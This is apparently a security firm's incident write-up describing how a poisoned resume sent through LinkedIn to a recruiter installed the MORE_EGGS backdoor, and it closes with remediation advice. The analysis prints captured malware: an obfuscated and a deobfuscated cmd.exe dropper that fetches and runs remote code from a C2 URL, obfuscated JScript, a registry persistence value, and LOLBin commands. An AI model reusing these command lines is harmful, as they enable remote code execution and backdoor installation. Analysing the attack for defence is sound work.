

MORE_EGGS and Some LinkedIn Resumé Spearphishing

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[Security operations](#)

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| Tags:
[MDR](#),

The “Great Resignation” has recruiters working overtime scouring LinkedIn resúmes for potential candidates. Unfortunately, some of these resúmes are posted by bad actors taking advantage of the situation.

With a new twist on the [MORE_EGGS](#) family of malware, attackers are throwing their names in the ring by **submitting poisoned resúmes to job recruiters**. The Expel SOC recently spotted a deployment of this technique. The victim’s computer was infected and the malware payload tried to exfiltrate data within a few minutes.

How we spotted our initial lead

So, to be honest, malware sometimes acts so quickly that multiple alerts sound before one of our analysts can start the triage process. As you’d imagine, we’re automatically suspicious when we see multiple alerts fire for the same activity. It tells us that something strange is happening.

In this case, we received seven unique Microsoft Defender for Endpoint alerts within a few seconds for activity that clearly (for reasons explained below) resembled malicious code execution. This tipped our SOC analysts to an attack that was well under way — action to contain the host was needed urgently.

After this type of malware gains [initial access](#) — even if partially blocked by existing security controls — the attack can spread quickly and deploy [code execution](#), [defense evasion](#), and [command and control](#) techniques (in this case the answer was D — all of the above).

This is why a detection strategy that covers all parts of the [MITRE ATT&CK](#) framework is so important. In this case, Defender for Endpoint caught the use of [XSL Script Processing](#) first.

Cybersecurity is sometimes a battle of humans vs computers, and humans have the disadvantage with respect to time. A lot can happen in one “computer second,” and tech like the Expel Workbench™ and Ruxie™ help level the field by transforming alert data into intel our SOC analysts can quickly respond to while an attack is under way. (More on how we use Defender’s features to our advantage [here](#).)

Let’s take a look at one of several Microsoft Defender for Endpoint alerts we received, how the Expel Workbench helped guide our analysts to find important information quickly, and how we inferred that this attack was in progress.


(1) WMI process creation

Kibana | Tune | Rule | Customer Context | GUIDs | RAW | Prosecutor | Report Issue | Pivot to...

Detection

Name: WMI process creation
Description: Identifies wmic remote process execution and command invocation.
Supported Tech: VMware Carbon Black EDR (formerly CB Response), VMware Carbon Black Cloud (formerly CB ThreatHunter and CB Defense), Endgame
Mitre Tactics: Execution

Details

Expel alert time: 2022-06-07T14:46:19Z (a month ago)
Vendor alert time: 2022-06-07T14:45:10Z (a month ago)
Vendor:  Microsoft Defender for Endpoints
Vendor alert name: [Discovery] Suspicious Process Discovery
Description: A known tool or technique was used to gather information on this device. Attackers might be trying to gather information about the target device or network for later attacks.
Message: Detection Source: WindowsDefenderAtp
Vendor alert ID: da637902099103886099_-1276636835

Asset details (1 of 2)

Hostname: Windows10 21H2
OS: Windows10 21H2
Serial number: 64569655f349242f73a7967f541ecc61aad55731

Process details

Signed: False

Child Processes (0)

Destination Processes (0)

Recent Processes (4)

Started at	Process path	Process arguments	Process hash
2022-06-07T13:50:49Z	C:\Windows\System32	"cmd.exe" /v /c set "979113wEX=set" && call set "979113gn=%979113wEX~-0,1%" && (for %p in (c) do @set "979113QCH=%~p") && !979113gn!et "979113XI=e" && !979113gn!!979113XI!t "979113rKw=\$w" && s!979113XI!t "979113bCj=i" && set "979113FL=a" && s!979113XI!t "979113jnl=" && !979113gn!et "979113pHq=d" && s!979113XI!t "979113mJ=" && s!979113XI!t "979113MAN=init" && set "979113TQ=s!979113bCj!" && s!979113XI!t "979113Jq=s!979113XI!t!979113bCj!ngs" && s!979113XI!t "979113Pnd=:!979113bCj!nf" && set "979113PN=i!979113XI!u!979113MAN!!979113Pnd!" && s!979113XI!t "979113ED= " && !979113gn!et "979113AS=s!979113bCj!gnatur!979113X	f1efb0fddc156e4c61c5f78a54700e4e7984d55d

	<pre>s!979113X!t "979113ED= " && !979113gn!et "979113AS=s!979113bCj!gnatur!979113X!t!979113ED!" && s!979113X!t "979113vY=all!979113mJ!win" && set "979113ixY=de" && s!979113X!t "979113Dtp=ch" && call !979113gn!979113X!t "979113YM=C:\Users\ \AppData\Roaming \M!979113bCj!crosoft\ " && s!979113X!t "979113nT=!979113YM!!979113PN!" && set "979113of="^" && (for %h in ("[vers!979113bCj!on]" "!979113AS!!979113rKw!!979113bCj!ndows nt\$" " [!979113ixY!stinationdirs]" "F00BE!979113ED!01" " [!979113ixY!faultinst!979113vY!dows7]" "UnRegist!979113X!rOCXs!979113ED!3DF1" "!979113pHq!elfiles!979113X!!F00BE" "[3DF1]" "%11%\scRo%979113yd%j,Nl,%979113RHZ%979113BCS %%979113BCS%p%979113zL%%979113rf%%979113rf%joh nwagen.com/kbvbskrvf" "[F00BE]" "ieu%979113GjL!979113Pnd!" "[strings]" "979113GjL=!979113MAAn!" "979113BCS=t" "servicename" " "979113RHZ=h" "979113zL=" "979113rf=/" "shorthvname=" "979113FPK=com" "979113yd=b") do @e!979113Dtp!o %~h)>"!979113nT!" && set "979113jgm=ie4uinit.exe" && call copy /Y C:\windows\system32\!979113jgm! "!979113YM!" > nul && st!979113FL!rt "" /MIN wm!979113bCj:c proc!979113X!ss call cr!979113X!ate "!979113YM!!979113jgm! -bas!979113X!!979113Jq!"</pre>
C:\Windows\System32	svchost.exe -k netsvcs -p -s Winmgmt
C:\Users\ \AppData\Roaming\Microsoft	msxsl.exe FC22A0E0F890CC.txt FC22A0E0F890CC.txt
C:\Windows\System32\wbem	wmic process call create "C:\Users\ \AppData\Roaming\Microsoft\i e4uinit.exe -basesettings"

Can you spot the evil here? Here's what we saw in the recent process activity:

- We see **regsvr32** attempting to execute **42981.ocx**, which is similar to a [technique used by malware \(such as QBot and Lokibot\)](#). This is a pretty good giveaway that some malicious code has been executed; it's written this **42981.ocx** file to disk, and has now called **regsvr32** to run whatever code lies within this DLL file.
- The process arguments of **cmd.exe** are [heavily obfuscated](#), an indication of an attacker trying to evade detection. One thing that isn't obfuscated is **johndoe[.]com/kbvbskrvf**, a likely suspect for a command and control IOC.
- This alert is looking for [discovery](#) activity or "Suspicious sequence of exploration activities." We see this in the command **cmd /v /c nlstest /trusted_domains** outputting to a text file in a temporary directory, which is consistent with identifying domains trusted by this host — quite unusual if you ask us.
- **msxsl.exe** is a deprecated XML parsing tool with a [well documented](#) use case for [executing code and bypassing application controls](#) — here we see it trying to run an obscurely named text file.
- We also observe **wmic** creating the process **ie4uinit.exe -basesettings**. This is another [LOLBAS](#) (living off the land binary, script, or library) like **msxsl.exe** that can [easily execute code](#) because it can execute commands from a specially prepared **ie4uinit.inf** file.

Okay, so a lot of bad stuff going on...and so far, not a lot of answers to how this happened. At this point, we declared an incident, notified our customer, and sent them remediation actions to contain the host and block communications with **johndoe[.]com**

(Side note: This is not the real C2 we observed, but in the interest of protecting the anonymity of the user the attackers impersonated, we refer to them as johndoe for this blog.)

Identifying the root cause

The next question we wanted to answer: How did this malware infection get here?

We used the customer's EDR tool to review the timeline and walk back through the chain of events that ultimately led us to an event involving Outlook.exe.


OUTLOOK.EXE opened the http link [http://www.linkedin\[.\]com/e/v2?e=-1swgqb-1437ev7b-v3&lipi=urn%3Aali%3Apage%3Aemail_email_jobs_new_applicant_01%3Bgo6DX7fyT9rJM8b2IE8Fw%3D%3D&t=plh&k=email_jobs_new_appliHMeqGo9oXk](http://www.linkedin[.]com/e/v2?e=-1swgqb-1437ev7b-v3&lipi=urn%3Aali%3Apage%3Aemail_email_jobs_new_applicant_01%3Bgo6DX7fyT9rJM8b2IE8Fw%3D%3D&t=plh&k=email_jobs_new_appliHMeqGo9oXk)

The user clicked on a link in an email from a legitimate sender to a legitimate domain; based on the requested resource, it appears they were seeking a resumé for a job posting. This is interesting for a couple of reasons.

- The attackers evaded inbox malspam detection using a legitimate email sender
- The document is likely expected, based on a job posting created by the targeted user
- The link in the email also appears legitimate

Unfortunately, our target still fell prey to a malicious phishing document. So what happens if the victim clicks through to download the resumé from LinkedIn?

To find out, we followed the trail and discovered a PDF crafted to present the viewer with an error. The error is actually an attempt to lure the victim to an unsafe site where they can download General-Manager-resumé.docx (the file is presented as a Word document).



Of course, this is suspicious to us because we know what happens. But an everyday user recruiting from LinkedIn has probably seen resúmes that aren't compatible with their software. This seems to be what the attackers are counting on. Notably, the domain johndoe[.]com aligns with what the recruiter expects to see based on the applicant's name. (It was later discovered that the victim was in fact a recruiter and wasn't aware of a problem with their host after following this funnel.)

What happened to the host?

So what happens when the user clicks on the .docx link? Well, as it turns out, a bunch of things (before the user is finally presented with a word document). First of all, the file that lands on the victim's disk is actually a zip archive by the same name — General Manager Resume 1.zip. Once the zip is written to disk, we immediately see it create John Doe CV.link.

At this point we see a familiar code execution from one of our alerts:

Obfuscated

```
"cmd.exe" /v /c set "979113wEX=set" && call set "979113gn=%979113wEX:-0,1%" && (for %p in (c) do @set
"979113QCH=%-p") && !979113gn!et "979113XI=e" && !979113gn!!979113XI!t "979113rKw=$w" && s!979113XI!t "979113bCj=i"
&& set "979113FL=a" && s!979113XI!t "979113jnI=t" && !979113gn!et "979113pHq=d" && s!979113XI!t "979113mJ=." &&
s!979113XI!t "979113MAn=init" && set "979113TQ=s!979113bCj!" && s!979113XI!t "979113Jq=s!979113XI!tt!979113bCj!ngs"
&& s!979113XI!t "979113Pnd=.!979113bCj!nf" && set "979113PN=i!979113XI!u!979113MAn!!979113Pnd!" && s!979113XI!t
"979113ED= " && !979113gn!et "979113AS=s!979113bCj!gnatur!979113XI!!979113ED!" && s!979113XI!t
"979113vY=all!979113mJ!win" && set "979113ixY=de" && s!979113XI!t "979113Dtp=ch" && call !979113gn!!979113XI!t
"979113YM=C:\Users\<Redacted>\AppData\Roaming\M!979113bCj!crosoft\" && s!979113XI!t "979113nT=!979113YM!!979113PN!"
```

```
&& set "979113of="^" && (for %h in ("[vers!979113bCj!on]" "!979113AS!!979113rKw!!979113bCj!ndows nt$" "[!979113ixY!stinationondirs]" "F00BE!979113ED!01" "[!979113ixY!faultinst!979113vY!dows7]" "UnRegist!979113XI!rOCXs!979113ED!3DF1" "!979113pHq!elfiles!979113XI!F00BE" "[3DF1]" "%11%\scRo%979113yd%j,NI,%979113RHZ%%979113BCS%%979113BCS%p%979113zL%979113rf%979113rf%johndoe.com/kbvbskrvf" "[F00BE]" "ieu%979113GjL%!979113Pnd!" "[strings]" "979113GjL=!979113MAn!" "979113BCS=t" "servicename" ' ' "979113RHZ=h" "979113zL=" "979113rf="/ "shorthvcname=" "979113FPK=com" "979113yd=b") do @e!979113Dtp!o %-h)>"!979113nT!" && set "979113jgm=ie4unit.exe" && call copy /Y C:\windows\system32\ie4unit.exe"!979113YM!" "!979113FL!rt "" /MIN wmic!979113bCj!c proc!979113XI!ss call cr!979113XI!ate "!979113YM!!979113jgm! -bas!979113XI!!979113Jq!"
```

Deobfuscated

```
"cmd.exe" /v /c (for h in ("[version]" "signature = $windows nt$" "[destinationdirs]" " 01 = 01" "[defaultinstall.windows7]" "UnRegisterOCXs = 3DF1" "delfileseF00BE" "[3DF1]" "11\scRobj,NI,http://johndoe.com/kbvbskrvf" "[F00BE]" "ieunit.inf" "[strings]" "init=init" "t=t" "servicename" ' ' "h=h" " :=" "/="/ "shorthvcname=" "979113FPK=com" "b=b") do @echo -h)>"C:\Users\  
<Redacted>\AppData\Roaming\Microsoft\infieunit.inf" && set "ie4unit.exe=ie4unit.exe" && call copy /Y  
C:\windows\system32\ie4unit.exe "C:\Users\  
<Redacted>\AppData\Roaming\Microsoft\" > nul && stirt "" /MIN wmic process  
call create "C:\Users\  
<Redacted>\AppData\Roaming\Microsoft\ie4unit.exe -basesettings"
```

This command accomplishes a few things. It:

- points to <http://johndoe.com/kbvbskrvf>, a malicious resource hosted on the C2 domains UnRegisterOCXs to fetch and run the malicious resource using scrobj
- writes it as the file "ieunit.inf" and puts it in C:\Users\
<Redacted>\AppData\Roaming\Microsoft\infieunit.inf
- copies the legitimate ie4unit.exe from C:\windows\system32\ie4unit.exe and uses WMIC to create the process in C:\Users\
<Redacted>\AppData\Roaming\Microsoft\ie4unit.exe

This is indicative of the fileless malware execution technique used by GANDCAB, [described here](#). (Further credit to the BOHOPS description of misuse of [.inf files](#), [UnRegisterOCXSection](#) and [scrobj.dll](#).)

2022-06-07T13:50:49.728	CommonFileNameDropSignerMismatch	ie4unit.exe	C:\Users\ <Redacted>\AppData\Roaming\Microsoft	4d8b4786c9f b172c03dd04d344b8328ab9a93d1a482c84563309d3ad90d03ff13b55a66d0a5
2022-06-07T13:50:49.728	FileCreated	ie4unit.exe	C:\Users\ <Redacted>\AppData\Roaming\Microsoft	4d8b4786c9f b172c03dd04d344b8328ab9a93d1a482c84563309d3ad90d03ff13b55a66d0a5
2022-06-07T13:50:49.719	FileCreated	ieunit.inf	C:\Users\ <Redacted>\AppData\Roaming\Microsoft	d210f9463cb388d4c6df6a117d180be980351ec88b319e8aec6a3f25bb1508612d7cdae0
2022-06-07T13:50:49.708	ProcessCreated			comhost.exe 0ffffff -ForceV1
2022-06-07T13:50:49.707	ProcessCreated			"cmd.exe" / /c set "979113wEX=set" && call set "979113gn=%9

Whenever we see legitimate Windows binaries where no vendors have determined the hash for ie4unit.exe to be malicious, their occurrence outside the normal/expected path raises suspicions. According to [VirusTotal](#), the file isn't signed, but appears to be copywritten by Microsoft and is a component of Internet Explorer.

Within a millisecond of execution of the obfuscated cmd.exe process, we see the following wmic process.

```
wmic process call create "C:\Users\  
<Redacted>\AppData\Roaming\Microsoft\ie4unit.exe -basesettings"
```

Another signed binary, [msxsl.exe](#), is also placed in the Appdata\Roaming directory. The attackers now have two signed binaries at their disposal in an unprotected location: C:\Users\
<Redacted>\AppData\Roaming\Microsoft\msxsl.exe.

Both ieuninit.exe and msxsl.exe were placed in Appdata\Roaming for later use. All of this happened in seconds —while the victim was waiting for the resumé to load — and we see one more command before the victim is presented with a Word doc — the decoy resumé).

The signed binary is in an unusual location — C:\Users\
<Redacted>\AppData\Roaming\Microsoft\ie4unit.exe — and is using wmic to adjust [token privileges](#) to allow the following privileges to the user's access token:

Shutdown, Undock, IncreaseWorkingSet, TimeZone.

This was followed by the execution of a script by ie4unit.exe out of AppData\Romaing. The following AMSI content was recorded.

See [Appendix A](#):

At first glance, this looks like an obfuscated javascript with function calls containing the following human-readable operations:

- return String.fromCharCode
- return new ActiveXObject
- return Math.floor(Math.random() * 65536)
- .writeText
- .saveToFile
- {if (typeof WScript === 'object') {return true;
- RegRead

- GetObject
- .Create

Without completely deobfuscating this, we can guess the intent is to run a function after obfuscating the data with `String.fromCharCode`. This works by naming hexadecimal values as Unicode values, which are finally converted to characters. Here's the slightly deobfuscated pretty version:

See [Appendix B](#):

The script then takes the string and writes an ActiveXObject with what's expected to be a WScript file:

```
lgnsyjcm9801.saveToFile(lgnsyjcm4315);
lgnsyjcm9801.close();
lgnsyjcm963 = 1;
} catch (lgnsyjcm265) {
return 0;
}
return lgnsyjcm963;
}
function lgnsyjcm400() {
try {
lgnsyjcm0147.lgnsyjcm786;
return true;
} catch (lgnsyjcm27) {
if (typeof WScript === "object") {
```

We then see an attempt at some cryptographic function based on the presence of `return Math.floor(Math.random() * 65536)`. Open-source intelligence suggests this function is generating a pseudo-random number either used for C2 traffic encryption or as a GUID to uniquely identify the machine for eventual extortion or ransomware reasons.

There's also evidence of an intended registry-read event:

```
function lgnsyjcm206() {
var lgnsyjcm681;
var lgnsyjcm4718;
try {
lgnsyjcm681 = lgnsyjcm15(lgnsyjcm2656("EdT:2)?+6**kP>Yj", lgnsyjcm8, lgnsyjcm4));
lgnsyjcm4718 = lgnsyjcm681.RegRead(lgnsyjcm2656("rz%I07urKow0mJVbfPQ=}Kp;]cNjAFcRVlW#ckgw7%I>
(,I5,dv&KR/,^kH+9*p=/*6*dFQ+mC2T|j[,;T)+FE", lgnsyjcm8, lgnsyjcm4));
if (!lgnsyjcm4718) {
return false;
}
}
```

This can be deobfuscated further, but the next event we see on the host is the decoy document being created and executed using `wmi`:

```
Script content: IWshShell13.Environment("PROCESS");
IWshEnvironment.Item("APPDATA");
_Stream.Open();
_Stream.Position("0");
_Stream.Type("2");
_Stream.Charset("437");
_Stream.WriteText("␣␣␣␣␣␣");
_Stream.SaveToFile("C:\Users\

```

The user is now presented with a Word document, and nothing appears unusual. Thanks to AMSI content, we can see the 6222.doc file was executed and an `ocx` file is created.

```
Script Content: IWshShell13.Environment("PROCESS");
IWshEnvironment.Item("APPDATA");
_Stream.Open();
_Stream.Position("0");
_Stream.Type("2");
_Stream.Charset("437");
_Stream.WriteText("␣␣␣␣␣␣");
_Stream.SaveToFile("C:\Users\

```

```
_Stream.Position("0");
_Stream.Type("2");
_Stream.Charset("437");
_Stream.WriteText("MZÉ");
_Stream.SaveToFile("C:\Users\\AppData\Roaming\Microsoft\42981.ocx")
```

42981.ocx is now executed by regsvr32.exe, a common tactic used by malicious Word document authors.

```
Script Content: Win32_Process.GetObject();
SetPropValue.CommandLine("C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE "C:\Users\\AppData\Roaming\Microsoft\6222.doc");
SetPropValue.CurrentDirectory("Unsupported parameter type 00000001");
SetPropValue.ProcessStartupInformation("Unsupported parameter type 00000001");
Win32_Process.ExecMethod(Create);
Win32_Process.GetObject();
SetPropValue.CommandLine("regsvr32 /s /n /i:Login "C:\Users\\AppData\Roaming\Microsoft\42981.ocx");
```

After executing the .ocx file with regsvr32 we see a registry modification that appears to be a text file in the AppData directory. While we don't have the contents of the text file, we can assume this is a persistence mechanism.

```
"Registry Key: S-1-12-1-3569878806-1151277312-3324287152-3804517278\Environment
Value Name: UserInitMprLogonScript
Value Data: cscript -e:jsCripT "%APPDATA%\Microsoft\46BA2C64FFD9F546.txt"
Value Type: RegistryValueEntity"
```

Regsvr32 also launches the msxsl.exe dropped by the malware to execute the file FC22A0E0F890CC.txt.

```
"Script Content: Win32_Process.GetObject();
SetPropValue.CommandLine("C:\Users\\AppData\Roaming\Microsoft\msxsl.exe FC22A0E0F890CC.txt FC22A0E0F890CC.txt");
```

After this we see evidence of discovery commands being executed via wmi by the parent process msxsl.exe. Without the contents of the [.txt file](#) we can't really know for sure what's happening. But based on OSINT, we can speculate that the .txt file is the MORE_EGGS JScrip because it behaves like MORE_EGGS.

If you're wondering why we didn't do further analysis ... good question. We were hindered a bit without file acquisition and were limited to host timelines. MSDFE did a pretty good job of recording.

```
msxsl.exe executed the WMI query 'SELECT Version FROM CIM_Datafile Where Name = 'C:\\windows\\notepad.exe''
msxsl.exe executed the WMI query 'SELECT IPAddress FROM Win32_NetworkAdapterConfiguration WHERE IPEnabled = True'
msxsl.exe executed the WMI query 'SELECT * FROM Win32_Process'
typeperf.exe "\\System\Processor Queue Length" -si 180 -sc 1
```

Following some system discovery activity, we see HTTP POSTs to the C2 domain webdirectoryuk[.]com. See [Appendix C](#).

The wmi process then executes the cmd.exe command under the victim's user context to run the nltest command to identify trusted domains and write the output to a text file. This was the final action performed by the malware prior to host containment.

```
cmd /v /c nltest /trusted_domains > "C:\Users\\AppData\Local\Temp\55337.txt" 2>&1
```

Based on open source intelligence research, we suspect 55337.txt is the MORE_EGGS backdoor. [This blog](#) explains the capability of this backdoor, which includes command execution "via cmd.exe /C" among other functionality:

Command	Description
d&exec	Download and execute an executable (.exe or .dll).
more_eggs	Delete the current More_eggs and replace it.
Gtfo	Uninstall activity.
more_onion	Execute a script.
via_c	Run a command using "cmd.exe /C".


Unfortunately, we were unable to acquire any of the files we described. However, given the behaviors performed on the host we were able to tell the story of how a LinkedIn resumé phishing document resulted in a MORE_EGGS backdoor.

Even without acquiring the file, our analysis of the activity aligns with the financially motivated cybercrime gangs FIN6, Evilnum, or the Cobalt Group. It's difficult to attribute activity to a specific group, but we saw LinkedIn used in 2021 to deliver MORE_EGGS — with one key difference. The first iteration of threat groups harnessing LinkedIn for this purpose was an inverse of the victim-attacker relationship. Instead of

recruiters expecting resumés, the FIN6 group was posing as employers and sending fake job offers to their victims over LinkedIn. Based on their prior use of LinkedIn, it's quite possible this is the work of FIN6 or a copycat.

Either way, credit should be given where due. Financially motivated threat actors aren't playing around and the victim user this article was based around wasn't aware that downloading a resumés from LinkedIn left a backdoor on their machine.

Summary of attack lifecycle:



Remediation: Initial remediation focused on stopping the bleeding, containing the host, and reimaging the box to a known good image, ensuring no remnants were left over. We also recommended blocking the C2 domain webdirectoryuk[.]com.

Resilience: Even though we detected and reported this incident quickly, the bottom line is that malicious code executed on one of our customer-managed devices on their network. Whenever we can directly point to environment controls to enable defenders or disrupt attackers, we include them in the incident findings report. In this incident we provided the customer with the following resilience actions:

Disrupt attackers:

- Phishing education for users, specifically from trusted sources (LinkedIn).
- Configure Jscript (.js, .jse), Windows Scripting Files (.wsf, .wsh) and HTML for application (.hta) files to open with Notepad. By associating these file extensions with Notepad you mitigate common remote code execution techniques. Note that PowerShell files (.ps1) already open by default in Notepad.

Enable Defenders:

Increase visibility into PowerShell activity by taking advantage of logging capabilities. Module and ScriptBlock logging provide greater visibility into potential PowerShell attacks.

- Good: Ensure PowerShell 3.0 (at least) is installed on all Windows systems and enable PowerShell Module logging.
- Better: Ensure PowerShell 5.0 (at least) is installed on all Windows systems and enable PowerShell ScriptBlock logging and transcription logging.
- Best: Ensure PowerShell 5.0 (at least) is installed on all Windows systems, enable PowerShell ScriptBlock logging and transcription logging; also make sure Microsoft-Windows-PowerShell%4Operational.evtx is at least 1 GB in size on all systems to aid in an investigation.

Appendix A

```

Script content: function anonymous() { function lgnsyjc9469(lgnsyjc2900) {return lgnsyjc2900.length;}function
lgnsyjc262(lgnsyjc6080){return String.fromCharCode(lgnsyjc6080);}function lgnsyjc56(lgnsyjc458) {var lgnsyjc62
= [];var lgnsyjc356 = [];var lgnsyjc144 = "";var lgnsyjc1495;var lgnsyjc020;var lgnsyjc4110 = 0;lgnsyjc62[0x80]

```



```
= 0x00C7;lgnsyjc62[0x81] = 0x00FC;lgnsyjc62[0x82] = 0x00E9;lgnsyjc62[0x83] = 0x00E2;lgnsyjc62[0x84] =
0x00E4;lgnsyjc62[0x85] = 0x00E0;lgnsyjc62[0x86] = 0x00E5;lgnsyjc62[0x87] = 0x00E7;lgnsyjc62[0x88] =
0x00EA;lgnsyjc62[0x89] = 0x00EB;lgnsyjc62[0x8A] = 0x00E8;lgnsyjc62[0x8B] = 0x00EF;lgnsyjc62[0x8C] =
0x00EE;lgnsyjc62[0x8D] = 0x00EC;lgnsyjc62[0x8E] = 0x00C4;lgnsyjc62[0x8F] = 0x00C5;lgnsyjc62[0x90] =
0x00C9;lgnsyjc62[0x91] = 0x00E6;lgnsyjc62[0x92] = 0x00C6;lgnsyjc62[0x93] = 0x00F4;lgnsyjc62[0x94] =
0x00F6;lgnsyjc62[0x95] = 0x00F2;lgnsyjc62[0x96] = 0x00FB;lgnsyjc62[0x97] = 0x00F9;lgnsyjc62[0x98] =
0x00FF;lgnsyjc62[0x99] = 0x00D6;lgnsyjc62[0x9A] = 0x00DC;lgnsyjc62[0x9B] = 0x00A2;lgnsyjc62[0x9C] =
0x00A3;lgnsyjc62[0x9D] = 0x00A5;lgnsyjc62[0x9E] = 0x20A7;lgnsyjc62[0x9F] = 0x0192;lgnsyjc62[0xA0] =
0x00E1;lgnsyjc62[0xA1] = 0x00ED;lgnsyjc62[0xA2] = 0x00F3;lgnsyjc62[0xA3] = 0x00FA;lgnsyjc62[0xA4] =
0x00F1;lgnsyjc62[0xA5] = 0x00D1;lgnsyjc62[0xA6] = 0x00AA;lgnsyjc62[0xA7] = 0x00BA;lgnsyjc62[0xA8] =
0x00BF;lgnsyjc62[0xA9] = 0x2310;lgnsyjc62[0xAA] = 0x00AC;lgnsyjc62[0xAB] = 0x00BD;lgnsyjc62[0xAC] =
0x00BC;lgnsyjc62[0xAD] = 0x00A1;lgnsyjc62[0xAE] = 0x00AB;lgnsyjc62[0xAF] = 0x00BB;lgnsyjc62[0xB0] =
0x2591;lgnsyjc62[0xB1] = 0x2592;lgnsyjc62[0xB2] = 0x2593;lgnsyjc62[0xB3] = 0x2502;lgnsyjc62[0xB4] =
0x2524;lgnsyjc62[0xB5] = 0x2561;lgnsyjc62[0xB6] = 0x2562;lgnsyjc62[0xB7] = 0x2566;lgnsyjc62[0xB8] =
0x2555;lgnsyjc62[0xB9] = 0x2563;lgnsyjc62[0xBA] = 0x2551;lgnsyjc62[0xBB] = 0x2557;lgnsyjc62[0xBC] =
0x255D;lgnsyjc62[0xBD] = 0x255C;lgnsyjc62[0xBE] = 0x255B;lgnsyjc62[0xBF] = 0x2510;lgnsyjc62[0xC0] =
0x2514;lgnsyjc62[0xC1] = 0x2534;lgnsyjc62[0xC2] = 0x252C;lgnsyjc62[0xC3] = 0x251C;lgnsyjc62[0xC4] =
0x2500;lgnsyjc62[0xC5] = 0x253C;lgnsyjc62[0xC6] = 0x255E;lgnsyjc62[0xC7] = 0x255F;lgnsyjc62[0xC8] =
0x255A;lgnsyjc62[0xC9] = 0x2554;lgnsyjc62[0xCA] = 0x2569;lgnsyjc62[0xCB] = 0x2566;lgnsyjc62[0xCC] =
0x2560;lgnsyjc62[0xCD] = 0x2550;lgnsyjc62[0xCE] = 0x256C;lgnsyjc62[0xCF] = 0x2567;lgnsyjc62[0xD0] =
0x2568;lgnsyjc62[0xD1] = 0x2564;lgnsyjc62[0xD2] = 0x2565;lgnsyjc62[0xD3] = 0x2559;lgnsyjc62[0xD4] =
